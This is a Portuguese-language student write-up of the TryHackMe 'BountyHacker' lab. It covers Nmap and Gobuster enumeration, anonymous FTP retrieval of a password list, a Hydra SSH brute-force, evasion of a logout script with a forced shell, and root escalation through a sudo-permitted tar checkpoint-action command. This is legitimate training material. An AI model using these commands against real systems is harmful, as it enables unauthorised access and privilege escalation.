Universidade de Brasília

Engenharia de Computação

Write-Up Técnico

TryHackMe – BountyHacker

Plataforma: TryHackMe

Dificuldade: Easy

Data de resolução: 11/04/2026

Yuri Santana Lopes
222009750

Universidade de Brasília – UnB
2026

Contents

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Escalação de Privilégios **7**

5 Conclusão **8**

6 Referências **9**

1 Visão Geral

O objetivo desta máquina consiste em obter acesso ao sistema e realizar a escalação de privilégios, de forma a capturar duas flags disponíveis no ambiente: *user.txt* e *root.txt*.

A abordagem adotada iniciou-se com a fase de reconhecimento, utilizando o *Nmap* para identificar serviços expostos na máquina alvo. Em seguida, foi explorado o serviço FTP por meio do *FileZilla*, permitindo a obtenção de arquivos textuais relevantes para a descoberta de credenciais.

Com essas informações, utilizou-se a ferramenta *Hydra* para realizar um ataque de força bruta ao serviço SSH, obtendo acesso como um usuário válido do sistema. Depois desta etapa, é possível acessar a flag *user.txt*.

Posteriormente, verificou-se que o usuário possuía permissões para executar o comando `tar`. Com base nisso, foi realizada a escalação de privilégios utilizando técnicas documentadas no *GTFOBins* [2], permitindo a execução de comandos com privilégios elevados. Dessa forma, foi possível obter acesso ao usuário *root* e capturar a flag *root.txt* com sucesso.

2 Reconhecimento

A etapa inicial do desafio consiste na identificação dos serviços ativos na máquina alvo. Para isso, foi utilizada a ferramenta *Nmap*, amplamente empregada para varredura de portas e detecção de serviços.

O seguinte comando foi executado para realizar uma varredura completa das portas, juntamente com a identificação de versões e execução de scripts padrão [4]:

```
$ nmap -T4 -sC -sV -p- <ip>
```

Listing 1: Comando do nmap utilizado para enumeração de serviços

As opções utilizadas possuem as seguintes funcionalidades:


- `-T4`: Ajusta o nível de agressividade da varredura, aumentando sua velocidade;
- `-sC`: Executa scripts padrão do Nmap para identificação de vulnerabilidades comuns;
- `-sV`: Realiza a detecção de versões dos serviços;
- `-p-`: Escaneia todas as portas TCP disponíveis (1–65535).

De forma resumida, os principais serviços identificados foram pela ferramenta:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux)
80/tcp open  http    Apache httpd 2.4.41 (Ubuntu)
```

Listing 2: Resultado do Nmap

A saída completa do comando pode ser observada na Figura abaixo 1.



```
┌──(yoru-kali㉿yoru-kali)-[~/Downloads]
└─$ nmap -T4 -sC -sV -p- [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-11 15:47 -03
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.71% done; ETC: 15:50 (0:02:35 remaining)
Stats: 0:02:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.41% done; ETC: 15:50 (0:00:46 remaining)
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 83.35% done; ETC: 15:50 (0:00:32 remaining)
Stats: 0:03:20 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.65% done; ETC: 15:50 (0:00:00 remaining)
Nmap scan report for [redacted]
Host is up (0.13s latency).
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b1:8c:c8:c6:a5:c2:16:0d:f1:af:50:4f:62:09:92:ff (RSA)
|   256 e4:ac:c3:d8:d7:68:7f:a3:f9:7f:5e:a9:fe:a6:71:60 (ECDSA)
|_  256 0a:1f:1f:8a:82:98:e4:4f:e6:52:3c:50:a3:a2:31:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.20 seconds
```

Figure 1: Resultado da varredura completa com Nmap

Assim, podemos verificar a existêcia de 3 serviços rodando na aplicação: ftp na porta 21; ssh na porta 22; e http na porta 80. Podemos agora partir para a próxima etapa em que iremos explorar por alguma vulnerabilidade dentro destes serviços.

3 Exploração

Ao observar o log dado pelo Nmap anteriormente, vimos que nele havia um serviço http rodando, e por causa disso, pensei que seria útil rodar o GoBuster, assim como foi no desafio anterior, para fazer exploração de diretórios dentro desse serviço, e, para isso, selecionei uma wordlist própria do KaliLinux que especializada para web-content.

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/
    common.txt \
-e --no-error -q -o gobuster2.txt -u [IP_MAQUINA] / -x php,python,js
```

Listing 3: Enumeração de diretórios com Gobuster

Para a execução do goBuster eu utilizei destas tags para o comando:

- `-w`: executa utilizando a wordlist passada;
- `-e`: Inclui a URL inteira que for encontrada;
- `--no-error`: não exibe os erros.
- `-o`: salva a saída em um arquivo de texto.

Este comando foi utilizado para obter as urls disponíveis no serviço http de maneira eficiente e ainda evitar grandes logs com os erros. Após isso, podemos obter o output de diretórios possíveis para esse sistema:




Figure 2: Rotas capturadas pelo GoBuster

```
/imagesimages                (Status: 301) [Size: 315] [--> http://<ip
   >/images/]
/javascriptjavascript            (Status: 301) [Size: 319] [--> http
   ://<ip>/javascript/]
```

Listing 4: Resultado do GoBuster

Com as URLs encontradas, tentei acessá-las no navegador. Porém, elas não revelaram que pudesse ser útil para o desafio. Então, tentei acessar a aplicação diretamente pelo http inserindo o link no navegador (http://¡ip¿/), e decidi verificar se ao inspecionar o HTML da página se eu encontrava alguma informação de útil.




Figure 3: Página HTML da aplicação

Logo, notei que esse vetor de ataque não iria dar certo, então deveria tentar explorar outro serviço. A outra alternativa que me restava era tentar algo pelo FTP, e para a minha surpresa, até mesmo o site do TryHackMe me recomendava explorar o FTP. Então, ele naturalmente foi o meu próximo passo. Ao pesquisar um pouco mais, descobri que para acessar o ftp de maneira eficiente, era necessário instalar o FileZilla para conseguir usufruir melhor do FTP. Então, fui até o site oficial do FileZilla e o instalei.[1]

Com o FileZilla instalado, eu pude abrir o aplicativo e me conectar diretamente ao IP e à porta 21, e ao fazê-lo, verifiquei que não era necessário nenhuma credencial de autenticação. Então eu consegui acesso direto ao sistema do FTP.




Figure 4: Aplicação do FileZilla

Com isso, pude navegar dentro dos diretórios do FileZilla de tal maneira que consegui localizar os dois arquivos *.txt* de que eu necessitava: *locks.txt* e *task.txt*. Ao abrir os dois arquivos verifiquei de que o *task.txt* continha uma mensagem de texto que foi deixada pelo Lin, então este deve ser o usuário. Além disso, o arquivo *locks.txt* contém várias senhas que podem ser testadas.

Os seguintes comandos do TryHackMe ainda exigiam que eu explorasse mais a aplicação. Vasculhei o FTP, mas parece que não teria mais nada de promissor nele. Então, como eu já tinha um usuário e várias possíveis senhas, decidi que era o momento ideal para atacar o ssh, porém, para que isso fosse bem sucedido, eu ainda primeiro precisava descobrir qual que era a senha do usuário. Por consequência, me lembrei do desafio passado em que eu utilizei o Hydra para descobrir qual que era a senha do usuário no qual eu desejava me autenticar. Logo, prossegui com a ideia e utilizei novamente do Hydra para descobrir qual deveria ser a senha do Lin.

Com o uso do Hydra, eu posso facilmente testar possíveis senhas para a aplicação.[3] Então, primeiramente, executei o Hydra com uma das wordlists padrão para o Kali.

```
hydra -l lin -P /usr/share/seclists/Passwords/Common-Credentials/
    best110.txt ssh://<ip> -s 22
```

Listing 5: Comando para a descoberta de senha no Hydra

As tags adicionais que utilizei para o Hydra representam o seguinte:

- `-l`: define o usuário que será utilizado nas tentativas de autenticação;
- `-P`: especifica o caminho para a wordlist de senhas a ser utilizada no ataque;
- `ssh://<IP>:22`: indica o serviço alvo (SSH), o endereço IP da máquina e a porta utilizada.

Entretanto, ele não me retornou nenhuma senha válida.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
    2026-04-12 08:39:56
[WARNING] Many SSH configurations limit the number of parallel
    tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login
    tries (l:1/p:110), ~7 tries per task
[DATA] attacking ssh://<IP>:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
    2026-04-11 08:40:35
```

Listing 6: Resultado do Hydra

Então, já que essa primeira não deu resultado, faz sentido eu usar as senhas contidas no arquivo *locks.txt* que acabei de baixar através do FileZilla.

```
hydra -l lin -P locks.txt ssh://<ip> -s 22
```

Listing 7: Comando do Hydra utilizando os arquivos de senhas que eu obti do FileZilla

Desta vez obtive um resultado positivo. Ao executar o Hydra com o arquivo *locks.txt* de fato consegui obter uma senha correspondente ao usuário.

```
[22][ssh] host: <IP>   login: lin   password: <PASSWORD>
```

Listing 8: Resultado do Hydra para descobrir a senha

Essa saída indica que a credencial válida para acesso ao serviço SSH foi encontrada com sucesso.

De posse dessas informações, foi possível realizar a autenticação no sistema através do ssh utilizando o seguinte comando:

```
ssh -p 22 lin@<IP>
```

Listing 9: Conexão com o serviço de SSH

- `-p 22`: especifica a porta do serviço SSH(22);
- `lin@<IP>`: define o usuário e o endereço da máquina alvo.

Entretanto, surgiu um problema ao tentar entrar diretamente pelo ssh. Eu executei o comando do ssh várias vezes e colocava a senha corretamente, mas a conexão estava sempre sendo quebrada. Quando eu utilizava a seta para cima do teclado para acessar os comandos que foram passados anteriormente, verifiquei que haviam uma série de comandos dos quais eu não havia realizado.

Após obter as credenciais de acesso, tentei realizar a conexão via SSH. No entanto, a sessão era imediatamente encerrada após o login, indicando a possível existência de um script automático responsável por finalizar conexões não interativas.

Diante disso, busquei alternativas para contornar essa limitação e identifiquei que seria necessário forçar a alocação de um terminal interativo durante a conexão SSH.

Para isso, utilizei o seguinte comando:

```
$ ssh -t lin@<ip> sh
```

Listing 10: Conexão com o ssh com formação de Shell simples

O parâmetros parâmetros utilizados:

- `-t`: força a alocação de um pseudo-terminal, permitindo a execução de uma sessão interativa.;
- `-sh`: permite iniciar diretamente um shell alternativo, evitando a execução de possíveis scripts restritivos associados ao shell padrão do usuário;

Essa estratégia se mostrou essencial neste cenário em que scripts de inicialização encerram automaticamente conexões não interativas.Com essa abordagem, foi possível estabelecer uma conexão estável via SSH e prosseguir com a exploração do sistema.

```
The authenticity of host '<IP>' can't be established.
Are you sure you want to continue connecting (yes/no/[fingerprint
   ])? yes
Warning: Permanently added '<ip> (ECDSA) to the list of known
   hosts.
lin@<ip>'s password:
    Permission denied, please try again.
lin@<ip>'s password:
$ whoami
    lin
$
```

Listing 11: Conexão com a reverse shell




Figure 5: Entrada no sistema com lin

Como primeira ação, executei:

```
$ ls
    user.txt
$ cat user.txt
    <FLAG>
```

Listing 12: Busca de flag

Assim, obtive a primeira flag do desafio.

4 Escalação de Privilégios

Em seguida, parte-se para escalação de privilégio do sistema. Primeiramente, é necessário verificar quais comandos o usuário atual (lin) consegue executar. Então, assim como foi feito no desafio passado, reaproveitei do comando para verificar quais ações o usuário atual pode fazer:

```
$ sudo -l
```

Listing 13: Listagem de comandos que o usuário pode realizar

- `-l`: listar os privilégios que o usuário atual possui no sistema;

A resposta que obtive foi a seguinte:

```
$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-<ip>:
```

```
        env_reset, mail_badpass,
        secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
           bin\:/sbin\:/bin\:/snap/bin

    User lin may run the following commands on ip-<ip>:
        (root) /bin/tar
    $ whoami
    lin
```

Listing 14: Comandos que podem ser executados pelo usuário Lin

De maneira resumida, é possível executar apenas o comando tar como lin.

```
    User lin may run the following commands on ip-<ip>:
        (root) /bin/tar
```

Portanto, conclui-se que o único comando que posso executar com privilégios elevados é o /bin/tar. Dessa forma, torna-se necessário explorar uma técnica de escalação de privilégios utilizando essa ferramenta.

Por se tratar de um recurso amplamente conhecido para exploração de binários com permissões elevadas, acessei o site GTFOBins, que reúne diversas técnicas de privilege escalation. Ao pesquisar pelo tar, identifiquei que existe um método que pode ser utilizado para conseguir acesso elevado.[2]

```
    $ tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=
       exec=/bin/sh
```

Listing 15: Escalação de privilégio com o GTFOBins usando de Tar

Assim como foi passado no GTFOBins, executei o comando,e, para confirmar que a escalação de privilégios foi bem sucedida, realizei o comando:

```
    # whoami
        root
```

Listing 16: Verificar meu usuário atual

Com isso, foi possível verificar que o acesso como usuário root foi obtido com sucesso.

Agora, basta procurar pela flag referente a root.txt, como no desafio passado a flag estava na pasta de root, então decidi navegar até aquele mesmo diretório e verificar se o arquivo *root.txt* realmente estaria lá presente também. Ao fazer a navegação entre pastas, consegui verificar que, de fato, existia uma flag salva ali, então bastou-se executar:

```
    $ cat root.txt
        <FLAG>
```

Listing 17: Conteúdo da flag de root.

E com isso, as duas flags foram obtidas: *user.txt* e *root.txt*.

Logo, a máquina foi finalizada com sucesso.

5 Conclusão

Em resumo, a estratégia adotada consistiu inicialmente na enumeração de serviços utilizando o `Nmap`, permitindo identificar portas abertas e possíveis vetores de ataque. Em seguida, acessei

o FTP na porta 21 através do FileZilla e obtive arquivos .txt que continham as credenciais de acesso. Uma vez que eles foram obtidos, usei o Hydra para descobrir a senha e acessar o sistema pelo ssh. Burlei o script do ssh e depois realizei a escalação de privilégio na aplicação para obter as flags.

6 Referências

References

[1] FileZilla, 2026.

[2] GTFOBins. Tar privilege escalation, 2024.

[3] Hydra. Hydra documentation, 2026.

[4] nmap.